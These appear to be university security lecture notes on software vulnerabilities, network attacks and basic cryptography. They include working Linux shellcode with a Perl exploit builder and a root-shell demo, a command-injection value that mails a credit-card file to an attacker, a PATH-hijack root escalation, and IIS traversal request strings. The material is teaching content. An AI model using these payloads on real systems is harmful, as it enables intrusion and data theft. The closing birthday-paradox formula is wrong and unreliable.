Buffer-overflow exploit sequences often have to fulfil format constraints, e.g. not contain any NUL or LF bytes (which would not be copied).
`http://www.phrack.org/show.php?p=49&a=14`

Buffer overflow example: exploit code

Assembler code for Linux/ix86:

```
90                nop                      # landing pad
EB1F              jmp     l1               # jump to call before cmd string
5E           l0:  popl    %esi             # &cmd -> ESI
897608            movl    %esi,0x8(%esi)   # &cmd -> argv[0] = (char **)(cmd + 8)
31C0              xorl    %eax,%eax        # EAX := 0 (without using \0 byte!)
884607            movb    %al,0x7(%esi)    # cmd[7] = '\0'
89460C            movl    %eax,0xc(%esi)   # argv[1] = NULL
B00B              movb    $0xb,%al         # EAX = 11 [syscall number for execve()]
89F3              movl    %esi,%ebx        # string address -> EBX
8D4E08            leal    0x8(%esi),%ecx   # string addr +  8 -> ECX
8D560C            leal    0xc(%esi),%edx   # string addr + 12 -> ECX
CD80              int     $0x80            # system call into kernel
31DB              xorl    %ebx,%ebx        # EBX = 0
89D8              movl    %ebx,%eax        # EAX = 0
40                inc     %eax             # EAX = 1 [syscall number for exit()]
CD80              int     $0x80            # system call into kernel
E8DCFFFFFF   l1:  call    l0               # &cmd -> stack, then go back up
2F62696E2F        .string "/bin/sh"        # cmd = "/bin/sh"
736800
........                                   # argv[0] = &cmd
........                                   # argv[1] = NULL
........                                   # modified return address
```

In the following demonstration, we attack a very simple example of a vulnerable C program that we call `stacktest`. Imagine that this is (part of) a setuid-root application installed on many systems:

```
int main() {
  char buf[80];
  strcpy(buf, getenv("HOME"));
  printf("Home directory: %s\n", buf);
}
```

This program reads the environment variable `$HOME`, which normally contains the file-system path of the user's home directory, but which the user can replace with an arbitrary byte string.

It then uses the `strcpy()` function to copy this string into an 80-bytes long character array `buf`, which is then printed.

The `strcpy(`*`dest`*`,`*`src`*`)` function copies bytes from *`src`* to *`dest`*, until it encounters a 0-byte, which marks the end of a string in C.

A safer version of this program could have checked the length of the string before copying it. It could also have used the `strncpy(`*`dest`*`, `*`src`*`, `*`n`*`)` function, which will never write more than *n* bytes: `strncpy(buf, getenv("HOME"), sizeof(buf));`

The attacker first has to guess the stack pointer address in the procedure that causes the overflow. It helps to print the stack-pointer address in a similarly structured program `stacktest2`:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

int main()
{
  char buf[80];
  printf("getsp() = 0x%04lx\n", get_sp());
}
```

The function `get_sp()` simply moves the stack pointer `esp` into the `eax` registers that C functions use on Pentium processors to return their value. We call `get_sp()` at the same function-call depth (and with equally sized local variables) as `strcpy()` in `stacktest`:

```
$ ./stacktest2
0x0xbffff624
```

The attacker also needs an auxiliary script `stackattack.pl` to prepare the exploit string:

```
#!/usr/bin/perl
$shellcode =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" .
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" .
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
print(("\x90" x ($ARGV[0] + 4 - (length($shellcode) % 4))) .
      $shellcode . (pack('i', $ARGV[1] + $ARGV[2]) x $ARGV[3]));
```

Finally, we feed the output of this stack into the environment variable `$HOME` and call the vulnerable application:

```
$ HOME=`./stackattack.pl 32 0xbffff624 48 20` ./stacktest
# id
uid=0(root) gid=0(root) groups=0(root)
```

Some experimentation leads to the choice of a 32-byte long NOP landing pad, a start address pointing to a location 48 bytes above the estimated stack pointer address, and 20 repetitions of this start address at the end (to overwrite the return value), which successfully starts the `/bin/sh` command as root.

Example for missing check of input data

A web server allows users to provide an email address in a form field to receive a file. The address is received by a naïvely implemented Perl CGI script and stored in the variable `$email`. The CGI script then attempts to send out the email with the command

```
system("mail $email <message");
```

This works fine as long as `$email` contains only a normal email address, free of shell meta-characters. An attacker provides a carefully selected pathological address such as

```
trustno1@hotmail.com < /var/db/creditcards.log ; echo
```

and executes arbitrary commands (here to receive confidential data via email). The solution requires that each character with special meaning handed over to another software is prefixed with a suitable escape symbol (e.g., \ or `'...'` in the case of the Unix shell). This requires a detailed understanding of the recipient's complete syntax.

Checks for meta characters are also frequently forgotten for text that is passed on to SQL engines, embedded into HTML pages, etc.

Missing checks of environment

Developers easily forget that the semantics of many library functions depends not only on the parameters passed to them, but also on the state of the execution environment.

Example of a vulnerable setuid root program `/sbin/envdemo`:

```
int main() {
  system("rm /var/log/msg");
}
```

The attacker can manipulate the `$PATH` environment variable, such that her own `rm` program is called, rather than `/usr/bin/mv`:

```
$ cp /bin/sh rm
$ export PATH=.:$PATH
$ envdemo
# id
uid=0(root) gid=0(root) groups=0(root)
```

Best avoid unnecessary use of the functionally too rich command shell: `unlink("/var/log/msg");`

Integer overflows

Integer numbers in computers behave differently from integer numbers in mathematics. For an unsigned 8-bit integer value, we have

```
255 + 1 == 0
  0 - 1 == 255
16 * 17 == 16
```

and likewise for a signed 8-bit value, we have

```
  127 + 1 == -128
-128 / -1 == -128
```

And what looks like an obvious endless loop

```
int i = 1;
while (i > 0)
  i = i * 2;
```

terminates after 15, 31, or 63 steps (depending on the register size).

Integer overflows are easily overlooked and can lead to buffer overflows and similar exploits. Simple example (OS kernel system-call handler):

```
char buf[128];

combine(char *s1, size_t len1, char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```

It appears as if the programmer has carefully checked the string lengths to make a buffer overflow impossible.

But on a 32-bit system, an attacker can still set `len2 = 0xffffffff`, and the `strncat` will be executed because

```
len1 + 0xffffffff + 1 == len1 < sizeof(buf) .
```

Race conditions

Developers often forget that they work on a preemptive multitasking system. Historic example:

The xterm program (an X11 Window System terminal emulator) is setuid root and allows users to open a log file to record what is being typed. This log file was opened by xterm in two steps (simplified version):

1) Change in a subprocess to the real uid/gid, in order to test with `access(logfilename, W_OK)` whether the writable file exists. If not, creates the file owned by the user.

2) Call (as root) `open(logfilename, O_WRONLY | O_APPEND)` to open the existing file for writing.

The exploit provides as `logfilename` the name of a symbolic link that switches between a file owned by the user and a target file. If `access()` is called while the symlink points to the user's file and `open()` is called while it points to the target file, the attacker gains via xterm's log function write access to the target file (e.g., `~root/.rhosts`).

Insufficient parameter checking

Historic example:

Smartcards that use the ISO 7816-3 T=0 protocol exchange data like this:

```
reader -> card:     CLA INS P1 P2 LEN
card   -> reader:   INS
card  <-> reader:   ... LEN data bytes ...
card   -> reader:   90 00
```

All exchanges start with a 5-byte header in which the last byte identifies the number of bytes to be exchanged. In many smartcard implementations, the routine for sending data from the card to the reader blindly trusts the LEN value received. Attackers succeeded in providing longer LEN values than allowed by the protocol. They then received RAM content after the result buffer, including areas which contained secret keys.

Subtle syntax incompatibilities

Example: Overlong UTF-8 sequences

The UTF-8 encoding of the Unicode character set was defined to use Unicode on systems (like Unix) that were designed for ASCII. The encoding

```
U000000 - U00007F: 0xxxxxxx
U000080 - U0007FF: 110xxxxx 10xxxxxx
U000800 - U00FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U010000 - U10FFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

was designed, such that all ASCII characters (U0000–U007F) are represented by ASCII bytes (`0x00`–`0x7f`), whereas all non-ASCII characters are represented by sequences of non-ASCII bytes (`0x80`–`0xf7`).

The `xxx` bits are simply the least-significant bits of the binary representation of the Unicode number. For example, U00A9 = 1010 1001 (copyright sign) is encoded in UTF-8 as

```
11000010 10101001 = 0xc2 0xa9
```

Only the shortest possible UTF-8 sequence is valid for any Unicode character, but many UTF-8 decoders accept also the longer variants. For example, the slash character '/' (U002F) can be the result of decoding any of the four sequences

```
00101111                            = 0x2f
11000000 10101111                   = 0xc0 0xaf
11100000 10000000 10101111          = 0xe0 0x80 0xaf
11110000 10000000 10000000 10101111 = 0xf0 0x80 0x80 0xaf
```

Many security applications test strings for the absence of certain ASCII characters. If a string is first tested in UTF-8 form, and then decoded into UTF-16 before it is used, the test will not catch overlong encoding variants.

This way, an attacker can smuggle a '/' character past a security check that looks for the 0x2f byte, if the UTF-8 sequence is later decoded before it is interpreted as a filename (as is the case under Microsoft Windows, which let to a widely exploited IIS vulnerability).

http://www.cl.cam.ac.uk/~mgk25/unicode.html#utf-8

Penetration analysis / flaw hypothesis testing

→ Put together a team of software developers with experience on the tested platform and in computer security.

→ Study the user manuals and where available the design documentation and source code of the examined security system.

→ Based on the information gained, prepare a list of potential flaws that might allow users to violate the documented security policy (vulnerabilities). Consider in particular:

- Common programming pitfalls (see slide 46)
- Gaps in the documented functionality (e.g., missing documented error message for invalid parameter suggests that programmer forgot to add the check).

→ sort the list of flaws by estimated likelihood and then perform tests to check for the presence of the postulated flaws until available time or number of required tests is exhausted. Add new flaw hypothesis as test results provide further clues.

Network security

> "It is easy to run a secure computer system. You merely have to disconnect all connections and permit only direct-wired terminals, put the machine in a shielded room, and post a guard at the door." — Grampp/Morris

Problems:

- → Wide area networks allow attacks from anywhere, often via several compromised intermediary machines, international law enforcement difficult
- → Commonly used protocols not designed for hostile environment
  - authentication missing or based on source address, cleartext password, or integrity of remote host
  - missing protection against denial-of-service attacks
- → Use of bus and broadcast technologies, promiscuous-mode network interfaces
- → Vulnerable protocol implementations
- → Distributed denial-of-service attacks

TCP/IP security

TCP/IP transport connections are characterised by:

- → Source IP address
- → Destination IP address
- → Source Port
- → Destination Port

Network protocol stack:

Application
(Middleware)
Transport
Network
Data Link
Physical

IP addresses identify hosts and port numbers distinguish between different processes within a host. Port numbers < 1024 are "privileged"; under Unix only root can open them. This is used by some Unix network services (e.g., rsh) to authenticate peer system processes.

Example destination ports:
20–21=FTP, 22=SSH, 23=telnet, 25=SMTP (email), 79=finger, 80=HTTP, 111=Sun RPC, 137–139=NETBIOS (Windows file/printer sharing), 143=IMAP, 161=SNMP, 60xx=X11, etc. See `/etc/services` or `http://www.iana.org/assignments/port-numbers` for more.

Address spoofing

IP addresses are 32-bit words (IPv6: 128-bit) split into a network and a host identifier. Destination IP address is used for routing. The IP source address is provided by the originating host, which can provide wrong information ("address spoofing"). It is verified during the TCP 3-way handshake:

$$\begin{aligned} S \rightarrow D: &\quad \texttt{SYN}_x \\ D \rightarrow S: &\quad \texttt{SYN}_y, \texttt{ACK}_{x+1} \\ S \rightarrow D: &\quad \texttt{ACK}_{y+1} \end{aligned}$$

Only the third message starts data delivery, therefore data communication will only proceed after the claimed originator has confirmed the reception of a TCP sequence number in an ACK message. From then on, TCP will ignore messages with sequence numbers outside the confirmation window. In the absence of an eavesdropper, the start sequence number can act like an authentication nonce.

Examples of TCP/IP vulnerabilities

→ The IP *loose source route* option allows S to dictate an explicit path to D and old specifications (RFC 1122) require destination machines to use the inverse path for the reply, eliminating the authentication value of the 3-way TCP handshake.

→ The connectionless *User Datagram Protocol (UDP)* has no sequence numbers and is therefore more vulnerable to address spoofing.

→ Implementations still have predictable start sequence numbers, therefore even without having access to reply packets sent from D to S, an attacker can

- impersonate S by performing the entire handshake without receiving the second message ("sequence number attack")
- disrupt an ongoing communication by inserting data packets with the right sequence numbers ("session hijacking")

→ In many older TCP implementations, D allocates a temporary data record for every half-open connection between the second and third message of the handshake in a very small buffer. A very small number of `SYN` packets with spoofed IP address can exhaust this buffer and prevent any further TCP communication with D for considerable time ("SYN flooding").

→ For convenience, network services are usually configured with alphanumeric names mapped by the *Domain Name System (DNS)*, which features its own set of vulnerabilities:

- DNS implementations cache query results, and many older versions even cache unsolicited ones, allowing an attacker to fill the cache with desired name/address mappings before launching an impersonation attack.
- Many DNS resolvers are configured to complete name prefixes automatically, e.g. the hostname n could result in queries n`.cl.cam.ac.uk`, n`.cam.ac.uk`, n`.ac.uk`, n. So attacker registers `hotmail.com.ac.uk`.

Firewalls

Firewalls are dedicated gateways between intranets/LANs and wide area networks. All traffic between the "inside" and "outside" world must pass through the firewall and is checked there for compliance with a local security policy. Firewalls themselves are supposed to be highly penetration resistant. They can filter network traffic at various levels of sophistication:

→ A basic firewall function drops or passes TCP/IP packets based on matches with configured sets of IP addresses and port numbers. This allows system administrators to control at a single configuration point which network services are reachable at which host.

→ A basic packet filter can distinguish incoming and outgoing TCP traffic because the opening packet lacks the `ACK` bit. More sophisticated filtering requires the implementation of a TCP state machine, which is beyond the capabilities of most normal routing hardware.

- $\longrightarrow$ Firewalls should perform plausibility checks on source IP addresses, e.g. not accept from the outside a packet with an inside source address and vice versa.
- $\longrightarrow$ Good firewalls check for protocol violations to protect vulnerable implementations on the intranet. Some implement entire application protocol stacks in order to sanitise the syntax of protocol data units and suppress unwanted content (e.g., executable email attachments $\rightarrow$ viruses).
- $\longrightarrow$ Logging and auditing functions record suspicious activity and generate alarms. An example are port scans, where a single outside host sends packets to all hosts of a subnet, a characteristic sign of someone mapping the network topology or searching systematically for vulnerable machines.

Firewalls are also used to create encrypted tunnels to the firewalls of other trusted intranets, in order to set up a *virtual private network (VPN)*, which provides cryptographic protection for the confidentiality and authenticity of messages between the intranets in the VPN.

Limits of firewalls:

- → Once a host on an intranet behind a firewall has been compromised, the attacker can communicate with this machine by tunnelling traffic over an open protocol (e.g., HTTPS) and launch further intrusions unhindered from there.
- → Little protection is provided against insider attacks.
- → Centrally administered rigid firewall policies severely disrupt the deployment of new services. The ability to "tunnel" new services through existing firewalls with fixed policies has become a major protocol design criterion. Many new protocols (e.g., SOAP) are for this reason designed to resemble HTTP, which typical firewall configurations will allow to pass.

Firewalls can be seen as a compromise solution for environments, where the central administration of the network configuration of each host on an intranet is not feasible. Much of firewall protection can be obtained by simply deactivating the relevant network services on end machines directly.

Exercise 14 Read

> Ken Thompson: *Reflections on Trusting Trust*, Communications of the ACM, Vol 27, No 8, August 1984, pp 761–763
> `http://doi.acm.org/10.1145/358198.358210`

and explain how even a careful inspection of all source code within the TCB might miss carefully planted backdoors.

Exercise 15 How can you arrange that an attacker who has gained full access over a networked machine cannot modify its audit trail unnoticed?

Exercise 16 You are a technician working for the intelligence agency of Amoria. Your employer is extremely curious about what goes on in a particular ministry of Bumaria. This ministry has ordered networked computers from an Amorian supplier and you will be given access to the shipment before it reaches the customer. What modifications could you perform on the hardware to help with later break-in attempts, knowing that the Bumarian government only uses software from sources over which you have no control?

Exercise 17 The Bumarian government is forced to buy Amorian computers as its national hardware industry is far from competitive. However, there are strong suspicions that the Amorian intelligence agencies regularly modify hardware shipments to help in their espionage efforts. Bumaria has no lack of software skills and the government uses its own operating system. Suggest to the Bumarians some operating system techniques that can reduce the information security risks of potential malicious hardware modifications.

Exercise 18 The log file of your HTTP server shows odd requests such as

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+C:\
GET /scripts/..%u002f..%u002fwinnt/system32/cmd.exe?/c+dir+C:\
GET /scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+C:\
```

Explain the attacker's exact flaw hypothesis and what these penetration attempts try to exploit.

Is there a connection with the floor tile pattern outside the lecture theatre?

Exercise 19 Suggest countermeasures against "SYN flooding" attacks. In particular, can you eliminate the need for keeping a data record on the destination host by appropriately choosing the sequence number y?

Exercise 20 How could you "hijack" a telnet session? Possible countermeasures?

Exercise 21 Read in the Common Criteria "Controlled Access Protection Profile" the "Security Environment" section. Was this profile designed to evaluate whether a system is secure enough to be connected to the Internet?
`http://www.radium.ncsc.mil/tpep/library/protection_profiles/CAPP-1.d.pdf`

Cryptology

$= \text{Cryptography} + \text{Cryptanalysis}$

Types of cryptanalysis:

- $\longrightarrow$ ciphertext-only attack – the cryptanalyst obtains examples of ciphertext and knows some statistical properties of typical plaintext
- $\longrightarrow$ known-plaintext attack – the cryptanalyst obtains examples of ciphertext/plaintext pairs
- $\longrightarrow$ chosen-plaintext attack – the cryptanalyst can generate a number of plaintexts and will obtain the corresponding ciphertext
- $\longrightarrow$ adaptive chosen-plaintext attack – the cryptanalyst can perform several chosen-plaintext attacks and use knowledge gained from previous ones in the preparation of new plaintext

Goal is always to find the key or any other information that helps in decrypting or encrypting new text.

Historic examples of simple ciphers

Shift Cipher: Treat letters $\{A,\ldots,Z\}$ like integers $\{0,\ldots,25\} = \mathbb{Z}_{26}$. Chose *key* $K \in \mathbb{Z}_{26}$, *encrypt* by addition modulo 26, *decrypt* by subtraction modulo 26.

Example with K=25: `IBM`→`HAL`.

With $K = 3$ known as *Caesar Cipher*, with $K = 13$ known as `rot13`.

The tiny key space size 26 makes *brute force* key search trivial.


Transposition Cipher: K is permutation of letter positions.

Key space is $n!$, where n is the permutation block length.

Substitution Cipher (monoalphabetic): Key is permutation $K : \mathbb{Z}_{26} \leftrightarrow \mathbb{Z}_{26}$. Encrypt plaintext $P = p_1p_2\ldots p_m$ with $c_i = K(p_i)$ to get ciphertext $C = c_1c_2\ldots c_m$, decrypt with $p_i = K^{-1}(c_i)$.

Key space size $26! > 4 \times 10^{26}$ makes brute force search infeasible.

Monoalphabetic substitution ciphers allow easy ciphertext-only attack with the help of language statistics (for messages that are at least few hundred characters long):



The most common letters in English:
E, T, A, O, I, N, S, H, R, D, L, C, U, M, W, F, G, Y, P, B, V, K, . . .

The most common digrams in English:
TH, HE, IN, ER, AN, RE, ED, ON, ES, ST, EN, AT, TO, . . .

The most common trigrams in English:
THE, ING, AND, HER, ERE, ENT, THA, NTH, WAS, ETH, FOR, . . .

Vigenère cipher

Inputs:

- $\longrightarrow$ Key word $K = k_1 k_2 \ldots k_n$
- $\longrightarrow$ Plain text $P = p_1 p_2 \ldots p_m$

Encrypt into ciphertext:

$$c_i = (p_i + k_{[(i-1) \bmod n]+1}) \bmod 26.$$

Example: $K = \texttt{SECRET}$

S	E	C	R	E	T	S	E	C	...
A	T	T	A	C	K	A	T	D	...
S	X	V	R	G	D	S	X	F	...

The modular addition can also be replaced with XOR or any other group operator available on the alphabet. Vigenère is an example of a *polyalphabetic* cipher.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
BCDEFGHIJKLMNOPQRSTUVWXYZA
CDEFGHIJKLMNOPQRSTUVWXYZAB
DEFGHIJKLMNOPQRSTUVWXYZABC
EFGHIJKLMNOPQRSTUVWXYZABCD
FGHIJKLMNOPQRSTUVWXYZABCDE
GHIJKLMNOPQRSTUVWXYZABCDEF
HIJKLMNOPQRSTUVWXYZABCDEFG
IJKLMNOPQRSTUVWXYZABCDEFGH
JKLMNOPQRSTUVWXYZABCDEFGHI
KLMNOPQRSTUVWXYZABCDEFGHIJ
LMNOPQRSTUVWXYZABCDEFGHIJK
MNOPQRSTUVWXYZABCDEFGHIJKL
NOPQRSTUVWXYZABCDEFGHIJKLM
OPQRSTUVWXYZABCDEFGHIJKLMN
PQRSTUVWXYZABCDEFGHIJKLMNO
QRSTUVWXYZABCDEFGHIJKLMNOP
RSTUVWXYZABCDEFGHIJKLMNOPQ
STUVWXYZABCDEFGHIJKLMNOPQR
TUVWXYZABCDEFGHIJKLMNOPQRS
UVWXYZABCDEFGHIJKLMNOPQRST
VWXYZABCDEFGHIJKLMNOPQRSTU
WXYZABCDEFGHIJKLMNOPQRSTUV
XYZABCDEFGHIJKLMNOPQRSTUVW
YZABCDEFGHIJKLMNOPQRSTUVWX
ZABCDEFGHIJKLMNOPQRSTUVWXY
```

Perfect secrecy

$\longrightarrow$ Computational security – The most efficient known algorithm for breaking a cipher would require far more computational steps than any hardware available to an opponent can perform.

$\longrightarrow$ Unconditional security – The opponent has not enough information to decide whether one plaintext is more likely to be correct than another, even if unlimited computational power were available.

Let $\mathcal{P}, \mathcal{C}, \mathcal{K}$ denote the sets of possible plaintexts, ciphertexts and keys. Let further $E : \mathcal{K} \times \mathcal{P} \rightarrow \mathcal{C}$ and $D : \mathcal{K} \times \mathcal{C} \rightarrow \mathcal{P}$ with $D(K, E(K, P)) = P$ denote the encrypt and decrypt functions of a cipher system. Let also $P \in \mathcal{P}$, $C \in \mathcal{C}$ and $K \in \mathcal{K}$ denote random variables for plaintext, ciphertext and keys, where $p_{\mathcal{P}}(P)$ and $p_{\mathcal{K}}(K)$ are the cryptanalyst's a-priori knowledge about the distribution of plaintext and keys.

The distribution of ciphertexts can then be calculated as

$$p_{\mathcal{C}}(C) = \sum_{K} p_{\mathcal{K}}(K) \cdot p_{\mathcal{P}}(D(K, C)).$$

We can also determine the conditional probability

$$p_{\mathcal{C}}(C|P) = \sum_{\{K|P=D(K,C)\}} p_{\mathcal{K}}(K)$$

and combine both using Bayes theorem to the plaintext probability distribution

$$p_{\mathcal{P}}(P|C) = \frac{p_{\mathcal{P}}(P) \cdot p_{\mathcal{C}}(C|P)}{p_{\mathcal{C}}(C)} = \frac{p_{\mathcal{P}}(P) \cdot \sum_{\{K|P=D(K,C)\}} p_{\mathcal{K}}(K)}{\sum_K p_{\mathcal{K}}(K) \cdot p_{\mathcal{P}}(D(K,C))}.$$

We call a cipher system *unconditionally secure* if

$$p_{\mathcal{P}}(P|C) = p_{\mathcal{P}}(P)$$

for all P, C.

Perfect secrecy means that the cryptanalyst's a-posteriori probability distribution of the plaintext, after having seen the ciphertext, is identical to its a-priori distribution.

In other words, perfect secrecy means that looking at the ciphertext leads to no new information.

Vernam cipher / one-time pad

The one-time pad is a variant of the Vigenère Cipher with $m = n$. The key is as long as the plaintext, and no key letter is ever used to encrypt more than one plaintext letter.

For each possible plaintext P, there exists a key K that turns a given ciphertext C into $P = D(K, C)$. If all K are equally likely, then also all P will be equally likely for a given C, which fulfills Shannon's definition of perfect secrecy.

One-time pads have been used intensively during significant parts of the 20th century for diplomatic communications security, e.g. on the telex line between Moscow and Washington. Keys were generated by hardware random bit stream generators and distributed via trusted couriers.

In the 1940s, the Soviet Union encrypted part of its diplomatic communication using recycled one-time pads, leading to the success of the US decryption project VENONA.
`http://www.nsa.gov/venona/`

Concepts of modern cryptography

A *fixed input-length random function* $R : \{0,1\}^m \rightarrow \{0,1\}^n$ can be defined by assigning a random n-bit string to each of the 2^m possible inputs. As this can be done for example by flipping an unbiased coin $n \cdot 2^m$ times to fill a value table, a random function is just a randomly selected function out of $2^{n \cdot 2^m}$ possible m-bit to n-bit functions.

A *variable input-length random function* $R : \{0,1\}^* \rightarrow \{0,1\}^n$ can be implemented by a hypothetical device with memory and random-bit generator that outputs random n-bit words for new inputs and repeats answers for inputs that it has encountered before.

A *pseudo-random function* is a deterministic and efficiently computable function that cannot be distinguished by any form of practical statistic or cryptoanalytic test from a random function (unless of course its definition is considered). For instance, changing a single bit of an input should on average change half of all output bits, etc.

Equivalent definitions apply for *random permutations* and *pseudo-random permutations*.

“Computationally infeasible”

With ideal cryptographic primitives (indistinguishable from random functions, etc.), the only form of possible cryptanalysis should be an exhaustive search of all possible keys (brute force attack).

The following numbers give a rough idea of the limits involved:

Let’s assume we can later this century produce VLSI chips with 10 GHz clock frequency and each of these chips costs 10 $ and can test in a single clock cycle 100 keys. For 10 million $, we could then buy the chips needed to build a machine that can test $10^{18} \approx 2^{60}$ keys per second. Such a hypothetical machine could break an 80-bit key in 7 days on average, but for a 128-bit key it would need over 10^{12} years, that is over $100\times$ the age of the universe.

For comparison, the fastest key search effort published so far achieved in the order of 2^{37} keys per second, using many thousand PCs on the Internet.

`http://www.cl.cam.ac.uk/~rnc1/brute.html`
`http://www.distributed.net/`

Random bit generation

In order to generate the keys and nonces needed in cryptographic protocols, a source of random bits unpredictable for any adversary is needed. The highly deterministic nature of computing environments makes finding secure seed values for random bit generation a non-trivial and often neglected problem.

Attack example: In 1995, Ian Goldberg and David Wagner (Berkeley University) broke the SSL encryption of the Netscape 1.1 Web browser using a weakness in its session key generation. It used a random-bit generator that was seeded from only the time of day in microseconds and two process IDs. The resulting conditional entropy for an eavesdropper was small enough to enable a successful brute-force search. `http://www.ddj.com/documents/s=965/ddj9601h/9601h.htm`

Examples for sources of randomness:

- → dedicated hardware random bit generators (amplified thermal noise from reverse-biased diode, unstable oscillators, Geiger counters)
- → high-resolution timing of user behaviour (e.g., key strokes and mouse movement)

- → high-resolution timing of peripheral hardware response times (e.g., disk drives)
- → noise from analog/digital converters (e.g., sound card, camera)
- → network packet timing and content
- → high-resolution time

None of these random sources alone provides high-quality statistically unbiased random bits, but such signals can be fed into a hash function to condense their accumulated entropy into a smaller number of good random bits.

The provision of a secure source of random bits is now commonly recognised to be an essential operating system service. For example, the Linux `/dev/random` device driver uses a 4096-bit large *entropy pool* that is continuously hashed with keyboard scan codes, mouse data, inter-interrupt times, and mass storage request completion times in order to form the next entropy pool. Users can provide additional entropy by writing into `/dev/random` and can read from this device driver the output of a cryptographic pseudo random bit stream generator seeded from this entropy pool. Operating system boot and shutdown scripts preserve `/dev/random` entropy across reboots on the hard disk.

http://www.cs.berkeley.edu/~daw/rnd/
http://www.ietf.org/rfc/rfc1750.txt

Secure hash functions

Efficient variable input-length pseudo-random functions that pass trivial statistical tests (e.g., uniform distribution of output values) are called *hash functions* and commonly used for fast table lookup.

A *secure n-bit hash function* $h : \{0,1\}^* \rightarrow \{0,1\}^n$ is in addition expected to offer the following cryptographic properties:

→ Preimage resistance (one-way): For a given value y, it is computationally infeasible to find x with $h(x) = y$.

→ Second preimage resistance (weak collision resistance): For a given value x, it is computationally infeasible to find x' with $h(x') = h(x)$.

→ Collision resistance: It is computationally infeasible to find a pair $x \neq y$ with $h(x) = h(y)$.

Commonly used secure hash functions are MD5 ($n = 128$, widely used today in Internet protocols, however collisions were found in 2004, `http://www.ietf.org/rfc/rfc1321.txt`) and SHA-1/SHA-256/SHA-512 ($n = 160/256/512$, FIPS 180-2 US government secure hash standard, `http://csrc.nist.gov/publications/fips/`).

Fast secure hash functions such as MD5 or SHA-1 are based on a fixed input-length PRF that is in this context called a *compression function*.

At first, the input bitstring X is padded in an unambiguous way to a multiple of the compression function's block size n. If we would just add zero bits for padding for instance, then the padded versions of two strings which differ just in the number of trailing "zero" bits would be indistinguishable ($10101 + 000 = 10101000 = 1010100 + 0$). By padding with a "one" bit (even if the length was already a multiple of n bits!), followed by between 0 and $n - 1$ "zero" bits, the padding could always unambiguously be removed and therefore this careful padding destroys no information.

Then the padded bitstring X' is split into m n-bit blocks $X_1, \ldots, X_m$, and the hash value $H(X) = H_m$ is calculated via the recursion

$$H_i = C(H_{i-1}, X_i)$$

where H_0 is a predefined start value and C is the compression function. MD5 and SHA-1 for instance use block sizes of $n = 512$ bits.

Birthday paradox

With 23 random people in a room, there is a 0.507 chance that two share a birthday. This perhaps surprising observation has important implications for the design of cryptographic systems.

If we randomly throw k balls into n bins, then the probability that no bin contains two balls is

$$\left(1-\frac{1}{n}\right)\cdot\left(1-\frac{2}{n}\right)\cdots\left(1-\frac{k-1}{n}\right)=\prod_{i=1}^{k-1}\left(1-\frac{i}{n}\right)=\frac{n!}{k!\cdot n^k}$$

